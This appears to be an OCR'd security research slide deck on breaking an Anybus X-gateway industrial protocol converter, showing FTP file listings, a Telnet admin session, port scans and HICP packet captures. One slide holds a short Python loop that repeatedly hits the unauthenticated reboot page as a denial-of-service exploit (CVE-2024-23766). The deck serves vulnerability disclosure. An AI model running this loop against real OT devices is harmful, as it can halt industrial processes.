


Nom de fichier	Taille de fi	Type de fich	Dernière modi	Droits d'acc	Propriétaire
..					
images		Dossier	01/01/202...	drw-rw-rw-	root root
master		Dossier	01/01/202...	drw-rw-rw-	root root
pswd		Dossier	01/01/202...	drw-rw-rw-	root root
ram		Dossier	01/01/202...	drw-rw-rw-	root root
slave		Dossier	01/01/202...	drw-rw-rw-	root root
user		Dossier	01/01/202...	drw-rw-rw-	root root
ethcfg.cfg	724	cfg-fichier	01/01/202...	-rw-rw-rw-	root root
http.cfg	22	cfg-fichier	01/01/202...	-rw-rw-rw-	root root
index.html	681	html-fich...	01/01/202...	-rw-rw-rw-	root root
javascript.js	15 248	js-fichier	01/01/202...	-rw-rw-rw-	root root
monitor.css	541	css-fichier	01/01/202...	-rw-rw-rw-	root root
monitor.js	3 925	js-fichier	01/01/202...	-rw-rw-rw-	root root
ssi_str.cfg	29	cfg-fichier	01/01/202...	-rw-rw-rw-	root root
static.txt	950	txt-fichier	01/01/202...	-rw-rw-rw-	root root
telwel.cfg	32	cfg-fichier	01/01/202...	-rw-rw-rw-	root root
type.txt	2 223	txt-fichier	01/01/202...	-rw-rw-rw-	root root




```
Login: ABX
Password: *********
Login OK (Admin mode)

\> help

General commands:

   help             - Help with menus
   admin            - Enter admin mode
   version          - Display version information
   exit             - Exit station program

Also try 'help [General|Diagnostic|Filesystem]'

\> help Diagnostic

Diagnostic commands:

   arps             - Display ARP stats and table
   iface            - Display net interface stats
   sockets          - Display socket list
   routes           - Display IP route table

\> help Filesystem

Filesystem commands:

   dir              - List directory content
   md               - Make directory
   rd               - Delete directory
   cd               - Change directory
   format           - Format file system
   del              - Delete a file
   copy             - Copy a file
   ren              - Rename a file or directory
   move             - Move a file or directory
   type             - Type the content of a file
   mkfile           - Create a file
   append           - Append data to a file
   df               - Display filesystem info
```

FTP and Telnet



Nom de fichier	Taille de fi	Type de fich	Dernière modi	Droits d'acc	Propriétaire
asi_advanced_V...	9 477	html-fich...	01/01/202...	-rw-rw-rw-	root root
asi_data.html	59 533	html-fich...	01/01/202...	-rw-rw-rw-	root root
asi_data_V2.html	83 377	html-fich...	01/01/202...	-rw-rw-rw-	root root
device_diagnost...	3 898	html-fich...	01/01/202...	-rw-rw-rw-	root root
devicenet.html	5 361	html-fich...	01/01/202...	-rw-rw-rw-	root root
devicenet_adva...	7				
devicenet_data....	45				
ethernet.html	5				
general.html	14 422	html-fich...	01/01/202...	-rw-rw-rw-	root root
index.html	3 895	html-fich...	01/01/202...	-rw-rw-rw-	root root
inputs.htm	3 955	htm-fichier	01/01/202...	-rw-rw-rw-	root root
ip.html	10 631	html-fich...	01/01/202...	-rw-rw-rw-	root root
monitor.htm	5 169	htm-fichier	01/01/202...	-rw-rw-rw-	root root
outputs.htm	4 019	htm-fichier	01/01/202...	-rw-rw-rw-	root root
profibus.html	4 819	html-fich...	01/01/202...	-rw-rw-rw-	root root
profibus_data.ht	74 884	html-fich...	01/01/202...	-rw-rw-rw-	root root
reboot.html	4 478	html-fich...	01/01/202...	-rw-rw-rw-	root root
storeip.html	5 190	html-fich...	01/01/202...	-rw-rw-rw-	root root


reboot.html 4 478 html-fich... 01



192.168.1.37/slave/index.html

Anybus X-gateway — http://192.168.1.37/slave/index.html

Pour cette fois-ci, rechercher avec :



CVE 2024-23766


```
while True:
    try:
        res = request.urlopen(
         "http://192.168.1.242/slave/reboot.html",
         timeout=30)
    except ConnectionResetError:
        pass
```

CVE 2024-23766

- Anonymous access from the network
- Easy to exploit
- Denial of service on OT
- Requires to stop the reboot traffic

Discovery

Back to discovery!




21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp

2222/udp
3250/udp
7412/udp
44818/udp

Discovery

Industrial network protocols

My main target




21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp

2222/udp
3250/udp
7412/udp
44818/udp

Discovery

HICP
(HMS Networks proprietary protocol)




LAN

21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp

2222/udp
3250/udp
7412/udp
44818/udp

Field

HICP



Scanned Devices:

ABX EtherNet/IP(TM) Adapter
Orange Cyberdefense
192.168.1.37
00-30-11-37-5B-53

Device Configuration

DHCP Configuration

□ Retrieve IP settings dynamically from a DHCP server

IP Configuration

IP address: 192.168.1.37

Subnet mask: 255.255.255.0

Default Gateway: 192.168.1.1

DNS Configuration

Primary DNS: 192.168.1.1

Secondary DNS: 0.0.0.1

Host Name:

Password


Password:

□ Change password

New Password:

Trying Gateway Bugs
Breaking industrial protocol translation devices before the research begins

HICP



```
No.     Time          Source          Destination       Protocol  Length  Info
   2 1.663481     192.168.1.22    255.255.255.255   HICP        54 Request message, Command: Module scan
   6 2.161692     192.168.1.37    255.255.255.255   HICP       269 Response message, Command: Module scan, Module MAC address: 00-30-11-37-5B-53
4700 30.298501    192.168.1.22    255.255.255.255   HICP       176 Request message, Command: Configure, Module MAC address: 00-30-11-37-5B-53
4701 30.298508    192.168.1.22    255.255.255.255   HICP       176 Request message, Command: Configure, Module MAC address: 00-30-11-37-5B-53
4857 32.263967    192.168.1.37    255.255.255.255   HICP        74 Respond message, Command: Configure, Module MAC address: 00-30-11-37-5B-53
4860 33.325860    192.168.1.22    255.255.255.255   HICP        54 Request message, Command: Module scan
4861 33.325866    192.168.1.22    255.255.255.255   HICP        54 Request message, Command: Module scan
4864 34.107517    192.168.1.37    255.255.255.255   HICP       269 Response message, Command: Module scan, Module MAC address: 00-30-11-37-5B-53
```

```
> Frame 4700: 176 bytes on wire (1408 bits), 176 bytes captured (1408 bits) c
> Ethernet II, Src: PCSSystemtec_34:55:f9 (08:00:27:34:55:f9), Dst: Broadcast
> Internet Protocol Version 4, Src: 192.168.1.22, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 3250, Dst Port: 3250
v Host IP Configuration Protocol
     Command: Configure
     Target: 00-30-11-37-5B-53
